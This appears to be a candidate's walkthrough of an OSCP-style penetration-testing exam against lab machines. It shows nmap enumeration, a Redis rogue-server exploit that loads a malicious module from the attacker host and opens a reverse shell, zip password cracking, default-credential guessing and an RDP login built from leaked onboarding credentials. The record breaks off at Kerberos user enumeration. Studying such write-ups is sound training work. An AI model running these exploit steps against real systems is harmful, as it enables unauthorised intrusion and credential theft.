TARGETS

192.168.100.100

Maximum Potential Points: 40

You have agreed with the client to perform an external black box penetration test against their Microsoft Windows Active Directory infrastructure.

The final objective of the Active Directory penetration test is to gain Domain Administrator level rights on the
network. The Active Directory Network can be located at the following IP addresses:
192.168.100.100
192.168.100.101
192.168.100.102

Main Objectives:

- Get Administrative interactive access to the MS01 client machine and obtain local.txt and proof.txt files in a valid way.
- Get Administrative interactive access to the MS02 client machine and obtain local.txt and proof.txt files in a valid way.
- Get Administrative interactive access to the Domain Controller and obtain the proof.txt file in a valid way.

192.168.100.110

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

192.168.100.111

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

192.168.100.112

Maximun Potential Points: 20

Main Objectives:

- Get interactive access to the machine and obtain local.txt in a valid way.
- Get interactive access to the machine and obtain proof.txt in a valid way.

WALKTHROUGH

To pass the exam, I need to score a minimum of 70 points.
I have already 10 eligible points for having completed the PEN-200 course.
So, there are two possible ways to pass it.
- First, owning the three standalone machines would give me 20 x 3 + 10 = 70 points.
- Second, owning the Active Directory Controller and one of the standalone machines would make 40 + 20 + 10 = 70 points.

I start with the standalone machines.

192.168.100.110


```
┌──(kali㉿kali)-[~/offsec/exam/110]
└─$ nmap -sTCV -p- -oN nmap/nmap_TCP_full.txt 192.168.100.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 01:14 CET
Nmap scan report for 192.168.100.110
Host is up (0.11s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 65:83:fe:93:71:c9:bb:b7:f4:0d:cc:a3:eb:fe:74:55 (ECDSA)
|_  256 3a:ba:4a:c3:5a:19:54:03:a4:d8:79:b6:c0:f8:c0:68 (ED25519)
80/tcp   open  http    Apache httpd 2.4.52
|_http-title: Index of /
|_http-server-header: Apache/2.4.52 (Ubuntu)
6379/tcp open  redis   Redis key-value store 4.0.14
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(kali㉿kali)-[~/offsec/exam/110]
└─$ nmap --script redis-info -sV -p 6379 192.168.100.110
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-16 02:30 CET
Nmap scan report for 192.168.100.110
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.14 (64 bits)
| redis-info:
|   Version: 4.0.14
|   Operating System: Linux 5.15.0-71-generic x86_64
|   Architecture: 64 bits
|   Process ID: 1368
|   Used CPU (sys): 0.05
|   Used CPU (user): 0.01
|   Connected clients: 1
|   Connected slaves: 0
|   Used memory: 882.45K
|   Role: master
|   Bind addresses:
|     0.0.0.0
```

https://github.com/n0b0dyCN/redis-rogue-server


All ports banned by firewall for reverse shell excepting those shown on nmap scan.

```
┌──(kali㉿kali)-[~/.../exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v
```



```
┌──(kali㉿kali)-[~/…/exam/110/exploits/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.100.110 --lhost 192.168.49.100 --lport 22 -v
______         _ _      ______                         _____
| ___ \       | (_)     | ___ \                       /  ___|
| |_/ /___  __| |_ ___  | |_/ /___   __ _ _   _  ___  \ `--.  ___ _ ____   _____ _ __
|    // _ \/ _` | / __| |    // _ \ / _` | | | |/ _ \  `--. \/ _ \ '__\ \ / / _ \ '__|
| |\ \  __/ (_| | \__ \ | |\ \ (_) | (_| | |_| |  __/ /\__/ /  __/ |   \ V /  __/ |
\_| \_\___|\__,_|_|___/ \_| \_\___/ \__, |\__,_|\___| \____/ \___|_|    \_/ \___|_|
                                     __/ |
                                    |___/
@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.100.110:6379
[info] SERVER 192.168.49.100:22
[info] Setting master ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$14\r\n192.168.49.100\r\n$2\r\n22\r\n'
[→] b'+OK\r\n'
[info] Setting dbfilename ...
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$6\r\nexp.so\r\n'
[→] b'+OK\r\n'
[→] b'PING\r\n'
[←] b'+PONG\r\n'
[→] b'REPLCONF listening-port 6379\r\n'
[←] b'+OK\r\n'
[→] b'REPLCONF capa eof capa psync2\r\n'
[←] b'+OK\r\n'
[→] b'PSYNC e5f62105b03c3363102741c10a1d6e9200a5a1f2 1\r\n'
[←] b'+FULLRESYNC ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ 1\r\n$44320\r\n\x7fELF\x02\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00'.
.....b'\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x03\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
x00\x00\x00\x00\x00\x00\x00J\xa6\x00\x00\x00\x00\x00\x00\xd3\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\r\n'
[info] Loading module ...
[←] b'*3\r\n$6\r\nMODULE\r\n$4\r\nLOAD\r\n$8\r\n./exp.so\r\n'
[→] b'+OK\r\n'
[info] Temerory cleaning up ...
[←] b'*3\r\n$7\r\nSLAVEOF\r\n$2\r\nNO\r\n$3\r\nONE\r\n'
[→] b'+OK\r\n'
[←] b'*4\r\n$6\r\nCONFIG\r\n$3\r\nSET\r\n$10\r\ndbfilename\r\n$8\r\ndump.rdb\r\n'
[→] b'+OK\r\n'
[←] b'*2\r\n$11\r\nsystem.exec\r\n$11\r\nrm ./exp.so\r\n'
```

My first 10 points!



```
smith@oscp:/home/smith$ ifconfig
ifconfig
ens160: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.110  netmask 255.255.255.0  broadcast 192.168.100.255
        ether 00:50:56:8a:48:df  txqueuelen 1000  (Ethernet)
        RX packets 621  bytes 143515 (143.5 KB)
        RX errors 0  dropped 65  overruns 0  frame 0
        TX packets 123  bytes 10765 (10.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 238  bytes 17170 (17.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 238  bytes 17170 (17.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

smith@oscp:/home/smith$ cat local.txt
cat local.txt
e4ea6f65ca14dcd62c3f6cb1cfc1cc2e
```

```
smith@oscp:/home/smith$ cat script.py
cat script.py
#!/usr/bin/env python3
import base64

log_file = open('/var/log/auth.log','rb')
crypt_data = base64.b64encode(log_file.read())
cryptlog_file = open('/tmp/log.crypt','wb')
cryptlog_file.write(crypt_data)
```

After enumerating the machine. I found some interesting files.
/tmp/log.crypt contains text encoded in base64. Using https://www.base64decode.org/, it reveals the following logs:

```
Mar 16 02:47:12 oscp VGAuth[770]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:13 oscp VGAuth[770]: message repeated 2 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:47:41 oscp sshd[932]: Server listening on 0.0.0.0 port 22.
Mar 16 02:47:41 oscp systemd-logind[896]: New seat seat0.
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event0 (Power Button)
Mar 16 02:47:41 oscp systemd-logind[896]: Watching system buttons on /dev/input/event1 (AT Translated Set 2 keyboard)
Mar 16 02:47:54 oscp VGAuth[769]: vmtoolsd: Username and password successfully validated for 'root'.
Mar 16 02:47:59 oscp VGAuth[769]: message repeated 5 times: [ vmtoolsd: Username and password successfully validated for 'root'.]
Mar 16 02:48:01 oscp CRON[1159]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
Mar 16 02:48:01 oscp CRON[1158]: pam_unix(cron:session): session opened for user root(uid=0) by (uid=0)
```

I suspect the privilege escalation vector must be modify *script.py* to get *root*.

```
smith@oscp:/home/smith$ ls -lah script.py
ls -lah script.py
-r-xr----- 1 root smith 203 Jun  5  2023 script.py
```


However, I do not have write permissions on it and I can’t find any way to circumvent this limitation.

The clock is ticking and I need to move on. Now, the only chance I have to pass the exam is to get another 10 points from another standalone machine and to complete the Active Directory set of machines.

192.168.100.111

```
┌──(kali㉿kali)-[~/offsec/exam/111]
└─$ nmap -sTCV -p- -oN nmap/nmap_TCP_full.txt 192.168.100.111
Nmap scan report for 192.168.100.111
Host is up (0.10s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Home
|_http-generator: Nicepage 5.0.7, nicepage.com
81/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-03-16T05:26:54+00:00; +1s from scanner time.
| rdp-ntlm-info:
|   Target_Name: OSCP
|   NetBIOS_Domain_Name: OSCP
|   NetBIOS_Computer_Name: OSCP
|   DNS_Domain_Name: OSCP
|   DNS_Computer_Name: OSCP
|   Product_Version: 10.0.19041
|_  System_Time: 2024-03-16T05:26:50+00:00
| ssl-cert: Subject: commonName=OSCP
| Not valid before: 2024-03-15T00:03:22
|_Not valid after:  2024-09-14T00:03:22
8000/tcp open  http-alt      WSGIServer/0.2 CPython/3.10.4
```

I navigate to port 8000 and I see there is a tool called File Management System. After some research, I find this link https://www.sourcecodester.com/python/15233/file-management-system-python-using-django-free-source-code.html#google_vignette
It says that the default super user credentials are admin:admin123. It does not work in this case. Nevertheless, I do some guessing and I find the right combination admin:admin.



My Files


Show 25 entries Search:

Title	Description	FileName	Copy Link
COMPANY NEWSLETTER	COMPANY NEWSLETTER TEMPLATE	Company_Newsletter.pdf	SHARE LINK
RECOVERY	RECOVERED FILES	RECOVERY.zip	SHARE LINK
SCANNER TEST	NEW OFFICE PRINTER TEST SCAN	scanner-test1.pdf	SHARE LINK
TEMPLATE PACK 1	DOCUSTORE TEMPLATE DOCUMENT PACK 1	TEMPLATE-PACK-1.zip	SHARE LINK

Showing 1 to 4 of 4 entries


I download everything.

```
┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ zip2john TEMPLATE-PACK-1.zip > template.hash

┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt template.hash
```



```
┌──(kali㉿kali)-[~/offsec/exam/111/files]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt template.hash
Using default input encoding: UTF-8
Loaded 9 password hashes with 9 different salts (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Loaded hashes with cost 1 (HMAC size) varying from 7989 to 20667
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist_service-strategy.docx)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist-customer-service.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-interview-guide_production-supervisor-or-manager.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-checklist_business-deductions.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-job-description.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-site-rating-form.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-receipt.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-development-and-license-agreement.doc)
nabucodonosor    (TEMPLATE-PACK-1.zip/TEMPLATE-PACK-1/template-welcome-letter.doc)
9g 0:00:00:32 DONE (2024-03-16 08:25) 0.2742g/s 1622p/s 14601c/s 14601C/s truckin..spook
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I crack the password so I can extract the files.



WELCOME TO DOCUSTORE

Dear [CONTACT NAME],

On behalf of DocuStore, I would like to welcome you as the newest member of staff. We are delighted that you've joined the team, and cannot wait to see what a fantastic contribution you're about to make to the business.

My name is Donovan, and my team will be assisting you with our onboarding process, to get you set up and ready to go! Please logon to your workstation to schedule your Introductory session– your credentials are as follows:

> *Username: **[first.l]***
> *Password: **DocuStoreWelcome!***

We are committed to both our clients and staff – so please do not hesitate to contact the Helpdesk team if you have any queries.


Should you experience any difficulty, please feel free to contact me via my office line or email.

Sincerely,

Donovan Chisholm
Helpdesk Manager – DocuStore
555 8963
donovan.m@docustore.com

This file suggest the username format and default pass for the company workers.
I search for metadata in the files. After trying with different users, I find the right one.

```
┌──(kali㉿kali)-[~/.../exam/111/files/TEMPLATE-PACK-1]
└─$ exiftool -a -u template-job-description.doc | grep -i author
Author                          : Alex Long
┌──(kali㉿kali)-[~/offsec/exam/111]
└─$ xfreerdp /cert-ignore /u:alex.l /p:"DocuStoreWelcome\!" /port:3389
/v:192.168.100.111
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\alex.l> cd Desktop
PS C:\Users\alex.l\Desktop> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.100.111
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.100.254
PS C:\Users\alex.l\Desktop> cat local.txt
ea7c2b4eee555332b831b8303362de14
PS C:\Users\alex.l\Desktop>
```

Now I have 20 + 10 points. So, I go for the Active Directory machines.

192.168.100.100

```
┌──(kali㉿kali)-[~/offsec/exam/AD/100]
└─$ nmap -sTCV -p- -Pn -oN nmap/nmap_TCP_full.txt 192.168.100.100
Nmap scan report for 192.168.100.100
Host is up (0.11s latency).
Not shown: 65512 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-16
08:22:05Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
oscp.exam0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
oscp.exam0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dc01.oscp.exam
| Not valid before: 2024-03-15T00:03:14
|_Not valid after:  2024-09-14T00:03:14
| rdp-ntlm-info:
|   Target_Name: oscp
|   NetBIOS_Domain_Name: oscp
|   NetBIOS_Computer_Name: DC01
|   DNS_Domain_Name: oscp.exam
|   DNS_Computer_Name: dc01.oscp.exam
|   DNS_Tree_Name: oscp.exam
|   Product_Version: 10.0.17763
|_  System_Time: 2024-03-16T08:22:59+00:00
|_ssl-date: 2024-03-16T08:23:38+00:00; +1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
9389/tcp  open  mc-nmf        .NET Message Framing
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49675/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49705/tcp open  msrpc         Microsoft Windows RPC
57679/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

This machine must be the Domain Controller.
I enumerate users through kerberos using a dictionary attack.

